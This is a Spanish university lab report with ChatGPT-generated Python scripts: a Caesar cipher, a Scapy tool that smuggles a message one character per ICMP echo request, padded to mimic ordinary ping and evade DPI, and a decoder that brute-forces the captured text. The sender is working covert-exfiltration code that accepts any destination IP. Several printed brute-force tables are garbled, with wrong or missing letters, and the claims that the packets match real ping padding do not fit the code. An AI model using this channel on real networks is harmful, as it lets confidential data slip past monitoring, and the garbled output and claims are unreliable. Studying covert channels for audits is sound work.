

Informe Laboratorio 1

Sección 1

Darien Reyes
e-mail: darien.reyes@mail.udp.cl

Agosto de 2026

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	4
3.3. Actividad 3	7

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```

$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

2.2. Modo stealth


1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

0 larycxpajorj h bnpdarmjm nw anmnb
1 kzqxbwozinqi g amoczqlil mv zmlma
2 jypwavyhmpfh f zlnbypkhk lu ylk lz
3 ixovzumxglog e ykmaxojgj kt xkjky
4 hwnuytlwfknd d xjlzwnifi js wji jx
5 gvmtxskvejme c wikyvmeheh ir vihiw
6 fulswrjudild b vhxulgdg hq uhghv
7 etkrvqitchkc a ugiwtkfcef gp tgfgu
8 dsjquphsbgjb z tfhvsjebe fo sfeft
9 criptografia y seguridad en redes
10 bqhosnfqzehz x rdftqhczc dm qdcdr
11 apgnrmepdygy w qcespgbyb cl pcbcq
12 zofmqldoxcfx v pbdrofaxa bk obabp
13 ynelpkcnwbew u oacqnezwz aj nazao
14 xmdkojbmadv t nzbpmdivy zi mzyzn
15 wlcjnia luzcu s myaolcxux yh lyxym
16 vkbmhzktybt r lxznkbwtw xg kxwxl
17 ujahlgysxas q kwymjavsv wf jwvwk
18 tizgkfxirwzr p jvxlizuru ve ivuvj
19 shyfjewhqvyq o iuwkhytqt ud hutui
20 rgxeidvgpuxp n htvi jgxsp s tc gtsth
21 qfwdhcufotwo m gsuifwr or sb f srs g
22 pevcbgtensvn l frthevqnq ra erqrf
23 odubfasdmrum k eqsgdupmp qz dqpqe
24 nctaezrclqtl j dprfctolo py cpopd
25 mbszdyqbksk i coqeb snkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1

Para la generación del código de cifrado, se ingresó el siguiente *prompt* a ChatGPT: “Escribe un script en Python 3 que implemente el cifrado César. El programa debe recibir por parámetros de consola el string a cifrar y el valor numérico del corrimiento.”

El código resultante cumple cabalmente con lo requerido. A nivel lógico, el script itera sobre cada carácter del texto y utiliza operaciones de módulo matemático para desplazarlo en el alfabeto según el corrimiento indicado. Se implementó la librería `sys` para capturar los argumentos ingresados en la consola. Esto permite que cualquier persona usuaria pueda ejecutar la herramienta de manera intuitiva sin requerir modificaciones en el código fuente.

```
1 import sys
2
3 def cesar_cipher(text: str, shift: int) -> str:
4     result = []
5     for char in text:
6         if 'a' <= char <= 'z':
7             result.append(chr((ord(char) - ord('a') + shift) % 26 + ord('a')))
8         elif 'A' <= char <= 'Z':
9             result.append(chr((ord(char) - ord('A') + shift) % 26 + ord('A')))
10        else:
11            result.append(char)
12    return "".join(result)
13
14 if __name__ == "__main__":
15     if len(sys.argv) < 3:
16         print("Uso: python3 cesar.py \"<texto>\" <corrimiento>")
17         sys.exit(1)
18
19     text = sys.argv[1]
20     shift = int(sys.argv[2])
21     print(cesar_cipher(text, shift))
```

Listing 1: cesar.py - Implementación del algoritmo de cifrado César


3.2. Actividad 2

El *prompt* utilizado para esta sección fue: “Genera un script en Python 3 utilizando la librería *Scapy* que reciba un texto cifrado y envíe dicho texto, carácter por carácter, dentro

de la carga útil (payload) de varios paquetes ICMP request hacia localhost, con el objetivo de no levantar sospechas.”

El código generado cumple a cabalidad con el objetivo de evadir la detección. En la captura de Wireshark adjunta, se puede observar el tráfico de paquetes ICMP Echo Request dirigiéndose a `localhost` (127.0.0.1). Para lograr el modo *stealth*, el script fue diseñado para imitar la estructura exacta de un ping legítimo emitido por el sistema operativo. En lugar de enviar únicamente un payload sospechoso de 1 byte, el código inyecta 8 bytes que simulan un *timestamp*, seguidos de un único carácter cifrado, y completa el resto del campo *Data* con una secuencia de bytes de relleno (padding) estándar (caracteres secuenciales como `! "$ % & ' ( ) *` visibles en la sección hexadecimal).

Al inspeccionar el paquete seleccionado en la figura (Frame 29), se evidencia que la longitud total del paquete (90 bytes) y su cabecera son idénticas a las de un ping normal. Esto demuestra que si un sistema DPI solo monitorea el volumen, los puertos o las firmas superficiales sin realizar un análisis semántico profundo de la entropía de los datos en el payload, este canal encubierto pasará completamente desapercibido para quienes administran la red.



```

1 import sys
2 import time
3 from scapy.all import IP, ICMP, send
4
5 def send_stealth_icmp(message: str, target_ip: str = "127.0.0.1"):
6     for char in message:
7         # Replicación de estructura ping real (8 bytes timestamp + 1 byte
8             # caracter + relleno)
9         timestamp = int(time.time()).to_bytes(8, byteorder='little')
10        padding = bytes(range(0x10, 0x38))
11        payload = timestamp + char.encode('latin-1') + padding[1:]
12
13        pkt = IP(dst=target_ip)/ICMP(type=8, code=0)/payload

```

```
13     send(pkt, verbose=False)
14     print("Sent 1 packets.")
15     time.sleep(0.1)
16
17 if __name__ == "__main__":
18     if len(sys.argv) < 2:
19         print("Uso: sudo python3 pingv4.py \"<mensaje_cifrado>\" [IP]")
20         sys.exit(1)
21
22     msg = sys.argv[1]
23     dest = sys.argv[2] if len(sys.argv) > 2 else "127.0.0.1"
24     send_stealth_icmp(msg, dest)
```

Listing 2: pingv4.py - Modo Stealth mediante paquetes ICMP

3.3. Actividad 3

Para vulnerar el tráfico interceptado, se entregó el siguiente *prompt* a ChatGPT: *“Escribe un script en Python 3 que lea el archivo cesar.pcapng usando Scapy, extraiga el carácter oculto en el payload de cada paquete ICMP request, concatene el texto completo y realice un ataque de fuerza bruta iterando los 25 corrimientos posibles del cifrado César. Imprime las opciones, resaltando en verde aquella que contenga palabras legibles.”*

Para este paso, el script desarrollado lee el archivo de captura (`cesar.pcapng`) utilizando `scapy.rdpcap` y filtra exclusivamente los paquetes ICMP de tipo 8 (Echo Request). Dado que se conoce la anatomía del payload falsificado en la actividad anterior, el código está programado para extraer exactamente el byte correspondiente al carácter inyectado (el noveno byte de la carga útil, saltándose los 8 bytes del *timestamp*) y concatena estos caracteres iterativamente para reconstruir el mensaje cifrado completo (`larycxpajorj...`).

Una vez obtenido el criptograma, el programa ejecuta un ataque de fuerza bruta calculando las 26 rotaciones posibles del alfabeto inverso. Tal como se aprecia en la captura de la terminal adjunta, el script no solo genera las combinaciones, sino que implementa una función heurística que evalúa cada resultado buscando coincidencias con un diccionario de palabras comunes en español (`SPANISH_WORDS`). Al encontrar la mayor cantidad de coincidencias lógicas en el corrimiento 9, el sistema automatiza la identificación del texto en claro e imprime en color verde la frase original: *“criptografia y seguridad en redes”*. Este ejercicio comprueba que, al interceptar la comunicación y comprender la estructura exacta del canal encubierto, vulnerar un esquema criptográfico clásico sin gestión de llaves seguras es un proceso directo.

```

0 larycxpajorj h bnpdarmjm nw anmnb
1 kzqxbwozinqi g amoczqlil mv zmlma
2 jypwavyhmpf f zlnbypkhk lu yklz
3 ixovzumxglog e ykmaxojgj kt xkjky
4 hwnuytlwfknd d xjlzwnifi js wjijx
5 gvmtxskvejme c wikyvmheh ir vihiw
6 fulswrjudild b vhjxulgdg hq uhghv
7 etkrvqitchkc a ugiwtkfcf gp tgfgu
8 dsjquphsbgjb z tfhvsjebe fo sfef
9 criptografia y seguridad en redes
10 bqhosnfqzehz x rdftqhczc dm qdcdr
11 apgnrmepydyg w qcespgbyb cl pcbcq
12 zofmqldoxcfx v pbdrofaxa bk obabp
13 ynelpkcnwbew u oacqnezwz aj nazao
14 xmdkojbmadv t nzbpmdivy zi mzyzn
15 wlcjntaluzcu s myaolcxux yh lyxym
16 vkbimhzktybt r lxznkbtw xg kxwxl
17 ujahlgysxas q kwymjavsv wf jwvww
18 tizgkfxirwzr p jvxlizuru ve ivuvj
19 shyfjewhqvyq o iuwkhytqt ud hutui
20 rgxeidvgpuxp n htvjgxspz tc gtsth
21 qfwdhucufotwo m gsuifwrwr sb fsrsg
22 pevcbgtensvn l frthevqng ra erqrf
23 odubfasdmrum k eqsgdupmp qz dqpqe
24 nctaezrclqtl j dprfctolo py cpopd
25 mbszdyqbkpsk i coqebnskn ox bonoc
alumno@ubuntu:~/Downloads/CRIPTO$

```

```

1 from scapy.all import rdpcap, ICMP
2
3 GREEN = "\033[92m"
4 RESET = "\033[0m"
5
6 SPANISH_WORDS = ["que", "de", "en", " y ", " la ", " el ", "seguridad", "
    criptografia", "redes"]
7
8 def decrypt_cesar(text: str, shift: int) -> str:
9     res = []
10    for char in text:
11        if 'a' <= char <= 'z':
12            res.append(chr((ord(char) - ord('a') - shift) % 26 + ord('a')))
13        elif 'A' <= char <= 'Z':
14            res.append(chr((ord(char) - ord('A') - shift) % 26 + ord('A')))
15        else:
16            res.append(char)
17    return "".join(res)
18
19 def extract_payload(pcap_file: str) -> str:
20    packets = rdpcap(pcap_file)
21    extracted = []

```



```

22     for pkt in packets:
23         if pkt.haslayer(ICMP) and pkt[ICMP].type == 8: # Echo Request
24             payload = bytes(pkt[ICMP].payload)
25             if len(payload) >= 9:
26                 extracted.append(chr(payload[8]))
27     return "".join(extracted)
28
29 def main():
30     try:
31         raw_msg = extract_payload("cesar.pcapng")
32     except Exception as e:
33         print(f"Error al leer el archivo PCAP: {e}")
34         return
35
36     best_shift = 0
37     max_score = -1
38     results = []
39
40     for shift in range(26):
41         candidate = decrypt_cesar(raw_msg, shift)
42         score = sum(1 for word in SPANISH_WORDS if word in candidate.lower
43                     ())
44         results.append((shift, candidate))
45         if score > max_score:
46             max_score = score
47             best_shift = shift
48
49     for shift, text in results:
50         if shift == best_shift:
51             print(f"{GREEN}{shift:<3} {text}{RESET}")
52         else:
53             print(f"{shift:<3} {text}")
54
55 if __name__ == "__main__":
56     main()

```

Listing 3: readv2.py - Ataque MitM y fuerza bruta sobre tráfico interceptado

Respecto a los inconvenientes al lidiar con ChatGPT, se identificaron los siguientes 4 problemas principales:

1. **Sintaxis desactualizada en Scapy:** En repetidas ocasiones, la IA sugirió atributos o métodos para construir paquetes ICMP que pertenecen a versiones antiguas de la librería, lo que arrojó errores de ejecución iniciales.
2. **Manejo del padding (relleno):** Al solicitar el envío “carácter por carácter”, ChatGPT intentó enviar paquetes con un payload de 1 solo byte. Esto alteraba drásticamente la longitud normal del paquete (haciendo el ataque muy ruidoso). Hubo que iterar el *prompt* para forzar la inyección del carácter manteniendo una longitud estándar.
3. **Errores de codificación de bytes:** Al leer el archivo pcapng, el código intentaba de-

codificar (`decode('utf-8')`) directamente el payload crudo interceptado sin sanitizar los bytes de relleno, provocando excepciones críticas en Python.

4. **Formato visual en la terminal:** El requerimiento de colorear en verde la opción correcta requirió varias interacciones, ya que la herramienta olvidaba importar librerías necesarias (`colorama`) o fallaba en la lógica heurística para detectar automáticamente el mensaje en claro mediante el filtrado de diccionarios.

Conclusiones y comentarios

A lo largo de este laboratorio, se logró evidenciar de manera práctica la fragilidad de algunos sistemas de seguridad perimetral y de monitoreo DPI cuando no se configuran con reglas heurísticas profundas. Se comprobó que el protocolo ICMP, ampliamente habilitado en entornos corporativos para diagnósticos, es un vector altamente efectivo para el establecimiento de canales encubiertos.

Desde una perspectiva de ingeniería en seguridad, resulta imperativo que las personas analistas y los equipos encargados de la administración de redes no asuman como benigno todo el tráfico asociado a protocolos de control. La experiencia también demostró que, si bien el uso de herramientas generativas agiliza la construcción de pruebas de concepto, se requiere un criterio técnico sólido para depurar errores lógicos, corregir el manejo de memoria a nivel de bytes y asegurar que el comportamiento del código replique verdaderamente las condiciones de un ataque en red real.